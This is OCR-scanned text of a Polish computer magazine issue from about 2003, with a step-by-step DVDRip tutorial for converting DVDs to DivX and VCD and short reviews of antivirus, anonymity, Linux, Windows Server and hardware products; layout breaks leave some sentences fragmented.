Program DVDRip służy do konwersji filmów, ripowania, dzielenia na płyty i ich wypalania. Stworzony został specjalnie dla Czytelników Eksperta. Dzięki niemu wykonamy kopię zapasową ulubionej płyty DVD i zapiszemy ją w formacie VCD, SVCD lub popularnym DivX/XviD. Konwersja z gotowego już pliku AVI z podpisami TXT jest możliwa do formatu S/VCD. Dużą zaletą aplikacji jest to, że nawet osoba mało doświadczona stworzy za pomocą DVDRipa film w dowolnym formacie zaledwie kilkoma kliknięciami myszki. Zaawansowani użytkownicy znajdą szereg opcji pozwalających na pełną kontrolę procesu konwersji filmu.

Instalacja

Podczas instalacji możemy dodać komponenty potrzebne do konwersji filmów, na przykład DivX 5.0.5 czy Lame MP3. Przy tworzeniu filmu możemy, choć nie musimy, korzystać z dołączonych do instalacji kodków. Jeżeli z jakichś powodów wolimy już posiadane, to DVDRip będzie z nimi współpracował.

Po instalacji i ponownym uruchomieniu komputera, możemy przystąpić do pracy. Optymalną konfiguracją sprzętową jest napęd DVD-ROM i nagrywarka CD-R/RW lub napęd typu combo. Jeśli zabraknie czytnika DVD lub możliwości wypalania płyty, nie wykorzystamy w pełni atutów DVDRip-a.

2. Pojawi się kolejne okno konfiguracyjne programu **1**. Mniej wymagający użytkownicy mogą już stworzyć film o domyślnych parametrach, klikając na **Zaczniij**. Dalszą konfigurację polecamy zaawansowanym użytkownikom

3. Jeśli chcemy wypalić film na płycie, to w ramce **1** wybieramy opcję **Nagrywarka CD**.

4. W polu **2** wpisujemy nazwę płyty. Poniżej **3** wybieramy maksymalną wielkość pliku przeznaczonego do nagrania. Jeśli materiał po konwersji zajmie więcej niż jedną płytę, do nazw krążków zostaną dodane kolejne liczby, na przykład 01, 02.

Opcje konwersji

1 Wybór miejsca zapisu filmu po konwersji.

2 Etykieta płyty w wypadku wypalania na CD

3 Podział na pliki o ustalonej wielkości

4 Miejsce zapisu pliku (przy wybranej opcji **Twardy dysk**).

5 Rozdzielczość docelowego filmu opisana w pikselach

6 Język napisów dołączanych do filmu

7 Pozycja napisów

8 Podgląd filmu umożliwiający korekcję położenia napisów

9 Opcje konwersji dźwięku – wybór ścieżki oryginalnej (na płycie może być ich kilka) oraz parametry dźwięku docelowego

Ripujemy DVD do DivX

Ekspert pokaże jak wykonać konwersję z DVD do DivX przy użyciu kodeka w wersji 5.0.5. W trakcie tworzenia pliku określimy parametry obrazu, dołączymy napisy i podzielimy film na części w celu wypalania na płytach CD-R. Zwolennicy alternatywnego kodeka XviD mogą wykonać te same operacje, ponieważ jego podstawowe opcje są niemal identyczne jak w DivX-ie.

1. W pierwszym oknie wybieramy opcję **DVD -> AVI** i klikając na pole **6** wybieramy napęd DVD-ROM z filmem. Klikamy na **Dalej >** (przycisk ten będzie aktywny tylko w przypadku, gdy wskażemy programowi odpowiedni nośnik zawierający film DVD).

5. W polu **6** ustawiamy rozmiar filmu. Do wyboru jest kilka rozdzielczości. Ekspert wybrał najbardziej popularną – 640x336 pikseli.

6. Za pomocą listy **6** zmieniamy język podpisów lub je wyłączamy.

7. Aby wyświetlić pozycję napisów w filmie klikamy na **Przyciskami** **←** i **→** w sekcji **7** ustawiamy ich położenie, obserwując zmiany na podglądzie **8**. Ekspert proponuje wykorzystanie niewielką część czarnego paska pod filmem. Czytanie napisów nie będzie wtedy rozpraszało nas podczas oglądania.

8. Następnie klikamy na **Opcje...**, dzięki czemu przejdziemy do zaawansowanych funkcji programu

Rozpoczęcie pracy

1 Konwersja z DVD do Video CD

2 Konwersja z DVD do Super Video CD

3 Konwersja z DVD do formatu komputerowego DivX/XviD

4 Konwersja z AVI do Video CD


5 Konwersja z AVI do Super Video CD

6 Wybór źródła DVD lub AVI

7 Wybór pliku TXT z podpisami (tylko przy konwersji z pliku AVI)

8 Włączanie/wyłączanie podglądu filmu DVD/AVI

Zaawansowane opcje



- 1 Wybór ścieżki na płycie
- 2 Zaawansowane funkcje skalowania obrazu oraz korekcji przepływu
- 3 Miejsce przechowywania tymczasowych plików wideo

- 4 Opcje i wybór kodeków audio i wideo oraz wybór czcionki (aktywny tylko przy konwersji z pliku AVI i TXT do S/VCD)
- 5 Priorytet pracy programu

oraz kodeków instalujących się wraz z aplikacją.


9. W ramce 3 wybieramy miejsce przechowywania tymczasowego pliku wideo. Następnie zaznaczamy **Zachowaj pliki wideo**, dzięki czemu gotowy fragment filmu nie zostanie utracony, nawet jeśli przerwiemy proces kodowania. Jest to przydatne, gdy chcemy ocenić jakość obrazu i dźwięku na części przekonwertowanego pliku. Po włączeniu konwersji przerywamy proces po kilku minutach i odtwarzamy przygotowany już fragment.

10. W polu 5 ustawiamy priorytet pracy. Jeśli nie będziemy korzystali z komputera w trakcie ripowania, możemy wybrać poziom najwyższy – wtedy aplikacja skończy pracę szybciej, obciążając bardziej procesor. Jeśli natomiast chcemy podczas konwersji korzy-

stać z komputera, ustawmy priorytet niski lub normalny.

11. Aby skonfigurować kodek wideo, klikamy na **Kodek wideo...**.

12. W nowym okienku wybieramy kodek. Domyślnie jest to DivX 5.05, zainstalowany wraz z programem. Klikamy na **...**, aby uzyskać dostęp do jego szczegółowych opcji.



Możemy je zmienić w zależności od naszych wymagań i cech samego filmu. W celu uzyskania szczegółowych informacji na ten temat Ekspert poleca strony internetowe w ramce Warto zajrzeć...

13. Zmieniamy wartość bitrate w zależności od długości filmu oraz

wielkości płyty, na którą chcemy go nagrać. 96-minutowy film, który ma zmieścić się na płycie 650 MB, powinien być konwertowany z bitrate około 900 kbps. Do poprawnego wyliczenia bitrate użyjmy programu RateXCalc z krążka Eksperta.

14. Aby uzyskać lepszą jakość naszego filmu, w polu 1 możemy wybrać opcję **Multipass, 1st pass**. Dzięki temu podczas pierwszego przebiegu zostaną zebrane informacje o klatkach, które następnie wykorzystane będą do właściwej kompresji. Każdy kolejny przebieg wydłuża jednak czas konwersji filmu.

15. Zatwierdzamy przyciskiem

OK wszystkie ustawienia w otwartych wcześniej oknach i rozpoczynamy ripowanie, klikając na **Zaczni!**. Wcześniej wyłączamy jeszcze opcje oszczędzania energii w Panelu sterowania.

16. W pojawiającym się okienku widać podgląd 7 oraz statystyki tworzonego filmu 1, 5.

17. Jeśli w nagrywarce nie ma czystej płyty, po zakończeniu ripowania aplikacja poprosi o jej włożenie i kliknięcie na przycisk **OK**.


Film VCD z DivX-a

Jeśli mamy plik AVI, możemy dodać do niego napisy z pliku TXT i stworzyć płytę S/VCD – odczytaną przez większość stacjonarnych odtwarzaczy DVD. Możliwość odtwarzania płyt S/VCD trzeba potwierdzić w instrukcji obsługi urządzenia.

1. Klikając na **AVI -> VCD**, wybieramy sposób konwersji.

2. Odnajdujemy plik z filmem AVI oraz napisy w pliku TXT. Klikamy na **Dalej >**.

3. W następnym okienku 1 wybieramy docelowe miejsce zapisu, na przykład **Nagrywarka CD**. Wpisujemy nazwę płyty.



4. Następnie w ramce 3 ustawiamy pojemność płyty, na którą nagramy film. Powinniśmy przygotować ich odpowiednią liczbę. Klikamy na **Opcje...**, aby uzyskać dostęp do zaawansowanych funkcji programu.

5. Sprawdzamy, czy w ramce 3 opcja przechowywania pliku wideo



jest aktywna. Dzięki temu, gdy program przerwie pracę, na przykład z powodu awarii prądu, to efekty obliczeń nie pójdą na marne.

6. W sekcji 2 wybieramy rodzaj skalowania obrazu.



Lanczos to specjalny filtr stosowany przy skalowaniu obrazu do niższych rozdzielczości, który pozwala na zachowanie ostrości.

7. Konwersję zaczynamy, klikając na **Zaczni!**. Następnie na bieżąco możemy śledzić jej przebieg. Zobaczmy również informacje o szacunkowej wielkości pliku i liczbie płyt, które musimy przygotować.



Przy nagrywaniu płyt VCD i SVCD program nie tworzy menu z rozdziałami. Możemy jednak wesprzeć się innymi aplikacjami, na przykład Nero Burning Rom (jego 30-dniowa wersja znajduje się na krążku Eksperta). W tym celu w DVDRipie konwertujemy film do formatu VCD, jako docelowe miejsce zapisu wskazując dysk twardy. Następnie wypalamy płytę VCD za pomocą Nero Burning Rom. TS ■

Podgląd kodowania



- 1 Czas filmu liczony w klatkach
- 2 Czas pracy programu
- 3 Pozostały czas konwersji
- 4 Liczba klatek na sekundę
- 5 Docelowa wielkość plików z informacją, ile płyt zajmie film

- 6 Włączenie i wyłączenie podglądu
- 7 Okno podglądu filmu
- 8 Pasek postępu
- 9 Przybliżona liczba płyt, jaką zajmie film, oraz w jakim stopniu będzie zapełniona każda z nich

Warto zajrzeć...

Adresy WWW:

- www.divx.pl
- www.divx.howto.pl
- www.dvdrhelp.com



McAfee VirusScan Enterprise 7.0


Pakiet antywirusowy do obsługi sieci

Firma McAfee Security zaprezentowała nowy pakiet antywirusowy. Rozwiązanie przeznaczone jest do obsługi sieci

komputerowych i może kontrolować zarówno stacje robocze, jak i serwery plików. Administratorzy systemów docenią zapewne szersze niż dotąd możliwości kontroli elementów sieci. W programie dostępna jest bowiem funkcja, która pozwala na skanowanie komputerów w zależności od poziomu zagrożenia. Oznacza to, że po wybraniu konkretnych opcji można na przykład sprawdzać tak zwane aplikacje zwiększonego ryzyka (system poczty elektronicznej, przeglądarki stron WWW czy programy biurowe), podczas gdy mniej narażone na zagrożenia aplikacje są do dyspozycji użytkowników. Rozwiązaniem zapewniającym

większe bezpieczeństwo systemu jest także nowy proces skanowania pamięci, który wyszukuje i usuwa wirusy wykorzystujące do replikacji pamięć komputera (należą do nich między innymi CodeRed i Slammer). Proces skanowania można umieścić w harmonogramie zadań. Producent zadbał o przyjazne dla użytkowników aktualizowanie baz

danych o wirusach. Funkcja o nazwie AutoUpdate pozwala na automatyczną aktualizację informacji o zagrożeniach, użytkownik może też określić konkretną datę, która wyznacza uzupełnienie bazy. Wygodna jest opcja wznowienia aktualizacji, która pozwala kontynuować ją w wypadku przerwy w połączeniach internetowych. **PS**



W głównym oknie programu możemy zdecydować, który komputer i jaki typ plików ma być skanowany. W oknie można śledzić postępy w poszukiwaniu zagrożeń przez pakiet antywirusowy



Informacje

Nazwa programu	McAfee VirusScan Enterprise 7.0
Dystrybutor	Tech Data Polska
Adres	ul Inowłodzka 3, 03-237 Warszawa
Telefon	(022) 5479200
Strona WWW producenta	www.mcafeesecurity.com
Ilość zajmowanego miejsca	11 MB
Język programu	polski
Pomoc w programie	dobra
Podręcznik	dobry
Język podręcznika	angielski
Skaner antywirusowy	jest
Monitor systemu	jest
Terminarz	jest
Kwarantanna	jest
Wybór plików do skanowania	jest
Leksykon wirusów	jest
Dostępne wersje	jedna
Cena	licencja za jedno stanowisko - 205 zł, minimalna liczba licencji - 11

Internet Anonym 5

Ukrywanie danych w internecie

Złożenie czapki niewidki proponuje użytkownikom internetu firma Steganos. Jej program o nazwie Internet Anonym 5 umożliwia ukrycie tożsamości internauty podczas surfowania w sieci (na przykład w komunikatorach internetowych lub na czatach). Internet Anonym 5 ukrywa rzeczywi-

sty numer IP użytkownika, przydzielając mu w to miejsce losowo wybierane cyfry (zmieniają się one w szybkim tempie w głównym oknie aplikacji). Dzięki takiemu rozwiązaniu ustalenie lokalizacji ukrywającego się komputera staje się o wiele trudniejsze, a dla więk-

szości internautów wręcz niemożliwe. Wśród nowych opcji, dołączonych do wersji numer 5 aplikacji, znalazło się narzędzie do blokowania kontrolek ActiveX, apletów Javy, tak zwanych okienek pop-up z reklamami oraz plików coo-

kies. Nowy jest także moduł o nazwie WebCam Anonimisation, który pozwala ukryć tożsamość użytkownika podczas połączeń internetowych z wykorzystaniem cyfrowej kamery (na przykład w wideoczatach). Internet Anonym 5 współpracuje z przeglądarkami stron WWW Internet Explorer, Netscape i Mozilla. **PS**



Informacje

Nazwa programu	Internet Anonym 5
Producent	Steganos
Strona WWW producenta	www.steganos.com
Ilość zajmowanego miejsca	7,7 MB
Język programu	angielski, francuski, hiszpański, niemiecki
Pomoc w programie	obszerna
Ukrywanie adresu IP	jest
Blokowanie cookies	jest
Blokowanie JavaScript	jest
Blokowanie ActiveX	jest
Dostępne wersje	7-dniowa demo, pełna
Cena	ok. 100 zł



Steganos Internet Anonym 5 pokaże zarówno nasz prawdziwy numer IP (u góry z lewej), jak i losowo zmieniane numery (u góry pośrodku)

RedHat Linux 9

Dziewiąty RedHat już prawie po polsku

W maju do redakcji trafiła nowa wersja znanej dystrybucji Linuksa. Nowy RedHat to wiele zmian na lepsze. W procesie instalacji systemu operacyjnego uwzględniono możliwość przetestowania poprawności danych zapisanych na nośnikach (na przykład dysku twardym lub krążku CD-ROM), dzięki czemu unikniemy przykrych

niespodzianek podczas kopiowania plików. RedHat Linux 9 dostępny jest do ściągnięcia w postaci obrazów trzech krążków instalacyjnych (lista polskich mirrorów na stronie www.redhat.com/download/mirror.html) oraz w wersjach pudełkowych: RedHat Linux 9 (około 170 zł) i RedHat Linux 9 Professional (około 630 złotych). Odpłatne wersje Red



hatami biurowymi i multimedialnymi. W stosunku do Red Hata 8.x znacznie

uproszczono i skrócono proces instalacji systemu operacyjnego. Domyślna instalacja Red Hata zajmuje około 1,7 GB miejsca na dysku (tylko pliki systemu operacyjnego). Jako standardowe uruchamianie jest środowisko graficzne Ximian Gnome, wraz z motywu opracowanym przez Red Hata o nazwie Bluecurve. Interfejs użytkownika jest wyjątkowo prosty w obsłudze, łatwo dostrzec także elementy przypominające Windows, takie jak na przykład scentralizowany Panel sterowania. W nowym Red Hacie zmieniono podstawowe komponenty systemu (kernel 2.4.20, GCC 3.2.1, GNU libc 2.3), dołączono OpenOffice'a, przeglądarkę Mozilla, Ximian Evolution (klient pocztowy, kalendarz) oraz serwer WWW Apache 2.0. Dopracowano także obsługę sieci Windows – od teraz Red Hat 9 pozwala bezpośrednio po zainstalowaniu na dostęp do zasobów w sieciach lokalnych. Minusem dla pol-



po instalacji możemy zarejestrować się na witrynie producenta. Dzięki temu uzyskamy dostęp do uaktualnień, pomocy i szkoleń



Informacje

Nazwa programu	RedHat Linux 9
Dystrybutor	B2B Sp. z o.o.
Telefon	(012) 6382244
Strona WWW producenta	www.redhat.com
Rozmiary domyślnej instalacji	1,7 GB
Język programu	polski, angielski
Pomoc w programie	dostępna
Podręcznik	dostępny wyłącznie w wersjach pudełkowych
Wersja kernela	2.4.20
wersja GCC	3.2.1 (GNU libc 2.3)
Wymagania sprzętowe (rekomendowane)	Pentium II/400 MHz, 192 MB RAM
Lista pakietów w dystrybucji	http://www.redhat.com/software/linux/technical/packages.html
Lista mirrorów	http://www.redhat.com/download/mirror.html
Skrócona lista obsługiwanych sprzętów	http://www.redhat.com/software/linux/technical/hcl/
Cena	darmowy (dystrybucja do pobrania z Internetu) 170 zł (podstawowa wersja pudełkowa), 630 zł (Red Hat Linux 9 Professional)

skich użytkowników jest niekompletne spolszczenie GNOME i brak polskiego języka w procesie instalacji. Martwi opieszałość polskich dystrybutorów, którzy w momencie oddawania materiałów do druku wciąż oferowali jedynie wersję 8.0. **BD**

Windows 2003 Server

64-bitowy serwer Microsoftu



Na przełomie maja i kwietnia Microsoft rozpoczął dystrybucję najnowszego serwerowego systemu operacyjnego w czterech wersjach: Standard, Enterprise, Datacenter i Web. Ta ostatnia, jak sugeruje nazwa, będzie głównie dedykowana do zadań związanych z usługami internetowymi. Natomiast najbardziej obszerną wersją obsługującą największą ilość pamięci RAM i procesorów jest wersja Datacenter. Wersje Enterprise i Datacenter będą dostępne w wersjach dla procesorów 32- i 64-bitowych.

Domyślna instalacja wersji Enterprise Serwera 2003 zajmuje 1,3 GB. Zmniejszono liczbę pytań instalatora w stosunku do wersji 2000. Zmianą na korzyść jest także to, że w domyślnie zainstalowanym Windows 2003 Server nie ma serwera stron WWW. Nie grozi nam sytuacja, że

dopiero co zainstalowany system może być podatny na ataki z powodu luk bezpieczeństwa w serwisie IIS. Taka sytuacja ma miejsce w Windows 2000 Server, gdzie po instalacji domyślnej, jeszcze przed podłączeniem do internetu, konieczne jest natychmiastowe instalowanie Service Packa.

Warto także wspomnieć o dodatkowym zabezpieczeniu dla IIS 6.0. Zaraz po zainstalowaniu aplikacja nie obsługuje plików z zawartością dynamiczną, czyli na przykład skryptów ASP. Dodatkowo funkcje ASP działają w kontekście konta o ograniczonych uprawnieniach. Dzięki temu nawet jeżeli włamywacz dostąpi się do systemu, wykorzystując ewentualne braki w zabezpieczeniach, to i tak uzyska dostęp tylko na poziomie użytkownika o ograniczonych uprawnieniach.

Zupełną nowością w Windows 2003 Server jest usługa Shadow Copies. Dzięki niej można odzyskać skasowane pliki lub dane z dokumentu z poprzednich wersji plików. Serwer Windows 2003 może przechowywać informacje o kilku wersjach tego samego pliku. Następną innowacją (powiązaną z Shadow Copies) jest możliwość wykonania kopii zapasowej nawet tych plików

czy dokumentów, które aktualnie są w użyciu. Windows 2003 Standard i Enterprise mają również wbudowany prosty firewall.

Plussem jest również to, że w domyślnie utworzonej na Windows 2003 Server będzie możliwość zmiany nazwy domeny bez reinstalacji systemu. Podobnie jak w poprzednich wersjach dostępne są usługi terminalowe, ale zwiększono dostępne rozdzielczości obrazu do 1600x1200.

Z ciekawostek można wymienić fakt, że do nowej wersji jądra systemu dodano kilka funkcji mogących wspomagać działanie programów antywirusowych firm trzecich.

Shadow Copies			
Shadow copies allow users to view the contents of shared folders as the contents existed at previous points in time. For information required client software, click here .			
Select a volume:			
Volume	Next Run Time	Shares	Used
C:\	4/30/2003 7:...	0	100 MB on ...

Dzięki usłudze Shadow Copies użytkownicy serwera będą mogli odzyskać stare wersje dokumentów

AZ



Cechy wersji Windows 2003 Server

Wersja	Standard	Enterprise	Datacenter	Web
Dostępna wersja 64-bitowa systemu	nie	tak	tak	nie
Maks. ilość pamięci RAM (wersja 32/64-bit)	4 GB/-	32/64 GB	64/512 GB	2 GB/-
Maks. liczba procesorów (wersja 32/64-bit)	4/-	8	32/64	2/-
Wbudowana zapora (firewall)	tak	tak	nie	nie
Współdzielenie połączenia internetowego (ICS)	tak	tak	nie	nie
Obsługa VPN (Virtual Private Network)	tak	tak	tak	niepełna
Obsługa IPv6	tak	tak	tak	tak
Usługi certyfikacji	niepełne	tak	tak	niepełne
Serwer stron WWW (IIS 6.0)	tak	tak	tak	tak
Usługi Active Directory	tak	tak	tak	niepełne
Serwer terminalowy	tak	tak	tak	nie
Usługi klastrowe	nie	tak	tak	nie
Usługi Windows Media Services	tak	tak	tak	nie
Możliwość szyfrowania plików (EFS)	tak	tak	tak	tak
Kopie ukryte (Shadow Copy)	tak	tak	tak	tak
Usługi faksowe	tak	tak	tak	nie
Rozproszony system plików (DFS)	tak	tak	tak	tak




Do biura i do internetu

Płyta główna ECS K7SOM+

Jeśli ktoś chce tanio zbudować komputer przeznaczony do biura czy pracy w internecie, może zainteresować się płytą główną K7SOM+ wyprodukowaną przez tajwańską firmę ECS. Jest to niewielkich rozmiarów płyta w standardzie MicroATX wyposażona we

wbudowaną kartę graficzną, kartę sieciową oraz czterokanałową kartę dźwiękową. Nie zabrakło również portów PS/2 do podłączenia klawiatury i myszki oraz złącza szeregowego i równoległego. Na płycie głównej dostępny jest również kontroler stacji dyskiek oraz dysków twardych zgodny z ATA-133. ECS K7SOM+ ma wyprowadzone dwa porty USB 2.0, dwa dodatkowe złącze z gniazdami. Na płycie firmowo wlotowany jest (bez możliwości wymiany) procesor AMD Duron 1400+ wraz z odpowiednim radiatorem i chłodzącym go wiatrakiem. Należy zwrócić uwagę na to, że choć oznaczenie procesora sugeruje pracę z prędkością 1400 MHz, w rzeczywistości procesor pracuje z częstotliwością niewiele przekraczającą 1 GHz.



sta-
nowić
dość do-
brą podstawę
do stworzenia
niezłego zesta-
wu komputerowego,
przeznaczonego dla pro-
stych domowych czy biuro-
wych zastosowań. **JS**



Dane techniczne

Nazwa	K7SOM+
Chipset	SiS 740, SiS 962L South Bridge
Procesor	AMD Duron 1400+
Pamięć maksymalnie 2 GB	2 x DDR DIMM, 2 x SDRAM DIMM,
Grafika	wbudowana, zgodna z AGP x 4
Złącza kart rozszerzeń	3 x PCI, 1 x AMR
Złącza	2 x PS/2, 1 x LAN, 2 x USB 2.0, 1 x równoległe, 1 x szeregowe, 1 x VGA, 1 x port gier, 1 x Line-in, 1 x Line-out, 1 x mikrofon
Kontrolery	1x FDD, 2 x HDD (ATA133)
Karta dźwiękowa	4 kanały, C-Media CM19738/4CH AC'97
Karta sieciowa	wbudowana, Fast Ethernet 10/100
Wymiary	MicroATX (24,5 x 24,5 cm)
Producent	ECS (www.ecs.com.tw)
Dystrybutor	Sirius Computers (www.sirius.pl)
Cena	439 złotych



Dane techniczne

Nazwa	350CW Mouse Cardreader Wireless
Mysz	optyczna, bezprzewodowa z rolką, radiowa, 2 kanały 27 MHz
Liczba przycisków	4, rolka
Programowanie przycisków	jest
Zasilanie	2 x akumulator AA 1600 mAh
Złącze	USB
Odczytywane formaty kart pamięci	Compact Flash, SmartMedia
Producent	Trust (www.trust.com)
Cena	279 złotych

sygnału, będący jednocześnie podstawką umożliwiającą odłożenie myszy, kiedy z niej nie korzystamy. Odbiornik ten działa również jako czytnik kart pamięci Compact Flash i SmartMedia, czyli obecnie najpopularniejszych nośników danych dla aparatów cyfrowych i przenośnych odtwarzaczy MP3. Wbudowany czytnik jest widziany w systemie jako dwa dodatkowe napędy dysków wymiennych.

Bardzo irytującą wadą zestawu Trust 350CW Mouse Cardreader Wireless jest sposób ładowania akumulatorów wykorzystujący dodatkową ładowarkę podłączaną bezpo-

średnio do myszy. Przecież znacznie wygodniejszym rozwiązaniem byłaby ładowarka wbudowana w podstawkę. Uzupełnianie energii akumulatorów mogłoby odbywać się wtedy, gdy nie korzystamy z myszy i odłożyliśmy ją na podstawkę. **JS**

Plusy i minusy

- wygodny kształt myszy
- możliwość programowania przycisków
- wbudowany czytnik kart pamięci
- zasilanie z dostępnych w komplecie akumulatorów
- ⊖ wysoka cena
- ⊖ niewygodne rozwiązanie ładowania akumulatorów

Wskaże i odczyta

Nowa mysz firmy Trust

Wygodna, chociaż dość ciężka optyczna myszka komunikuje się z odbiornikiem za pomocą fal radiowych. Urządzenie 350CW Mouse Cardreader Wireless jest nie tylko myszką, może być wykorzystywana również jako czytnik kart pamięci. Mysz wyposażona została w cztery przyciski oraz rolkę, która także może być wykorzystana jako przycisk. Dołączone w zestawie oprogramowanie umoż-

liwia przypisanie dodatkowym klawiszom wybranych funkcji. Myszka zasilana jest z dołączonych do zestawu dwóch akumulatorów AA o pojemności 1600 mAh każdy, co wystarczy na dość długi okres użytkowania. W komplecie znajdziemy też niezbędną do naładowania akumulatorów ładowarkę, podłączaną do gniazdka sieciowego.

Wraz z myszką znajdziemy podłączany do portu USB odbiornik




FX kontra Radeon

Hercules 9800 PRO

Najnowsze układy GeForce FX w starciu z Radeonem 9800

Najmocniejsza jeszcze do niedawna karta graficzna dla graczy pogromcą w postaci Radeona 9700 Pro. Najnowsze karty GeForce FX mają być,



GeForce FX 5800 wykonane zostały w technologii 0,13 mikrometra, natomiast znacznie słabszego GeForce FX 5200 – 0,15 mikrometra. W procesorze kart GeForce FX zaimplementowany został nowy silnik graficzny CineFX Engine, który zawiera jednostki Pixel Shader i Vertex Shader (w wersji 2.0+) operujące na liczbach rzeczywistych o 128-bitowej precyzji. Nowością jest zastosowanie technologii Intellisample, oferującej bezstratną kompresję kolorów

według producenta, firmy NVIDIA, godnym następcą serii GeForce 4 Ti. Modele FX 5800 i 5800 Ultra są tak skonstruowane, że oprócz złącza


(model FX 5200 nie ma tej funkcji) oraz możliwość sprzętowego czyszczenia bufora karty (Fast Color Buffer Clear). Dodano



PixelView
GeForce FX
5800 niewiele
ustępuje wersji Ultra

nia tekstury i antyaliasingu. Chipset FX wspiera również możliwość programowania karty graficznej przy wykorzystaniu specjalnie stworzonego języka programowania Cg, którego użycie powinno ułatwić pracę producentom gier. Karta zgodna jest z DirectX 9.0 i OpenGL. Do prawidłowego działania karty graficznej GeForce FX 5800 wymagają specjalnego chłodzenia, które, niestety, powoduje bardzo duży hałas, sięga-

Radeon oznaczony nazwą kodową R350 (nazwa handlowa Radeon 9800) to nieznacznie poprawiony chipset znany już użytkownikom z doskonałych kart graficznych Radeon 9700 i podobnie jak one wykonany w technologii 0,15 mikrometra. W nowym układzie lekkiej modyfikacji poddano jednostkę SmartShader, która ozna-



Hercules
3D Prophet 9800 PRO –
jeden z najmocniejszych
Radeonów

czona została numerem 2.1 i zawiera poprawione układy Pixel Shader 2.0 i Vertex Shader 2.0 oraz nowość w postaci bufora F (F-Buffer), dzięki któremu powinna wzrosnąć

wydajność w aplikacjach graficznych pisanych specjalnie dla DirectX 9. Optymalizacji uległy również algorytmy obsługujące przesyłanie danych i przepustowość pamięci podręcznej bufora Z. Nowa wersja nazywana została Hyper Z III+. Radeon 9800 taktowany jest wyższymi częstotliwościami wynoszącymi odpowiednio 380 MHz dla rdzenia


procesora i 680 MHz dla pamięci. W odróżnieniu od kart GeForce FX 5800 najnowszy Radeon zajmuje tylko złącze AGP, nie przystaniając PCI, a zamontowany na nim wentylator pracuje znacznie ciszej niż układ chłodzący zastosowany w kartach GeForce FX 5800. JS ■

Wyniki testu

Karta graficzna	Gainward FX PowerPack! Pro/660 TV/DVI	PixelView GeForce FX 5800	Gainward FX PowerPack! Ultra/1000 PLUS	Hercules 3D Prophet 9800 PRO
3Dmark 2001	2650* 7512	441* 12210	5404* 12661	8289* 13573
3Dmark 2003	531* 1455	1139* 4409	1427* 5215	1802* 5285
Aquamark	34,9	59,9	60	66,5
Code Creatures	1053	2941	3524	3485
Comanche 4 demo	29	32	46	45
Return to Castle Wolfenstein	82,8	103	107	105

Wszystkie testy wykonano w rozdzielczości 1024x768 w 32-bitowym kolorze, na komputerze z procesorem Intel Pentium 4 2,53 MHz, 512 MB RAM
* Włączona funkcja antyaliasingu oraz filtrowanie anizotropowe

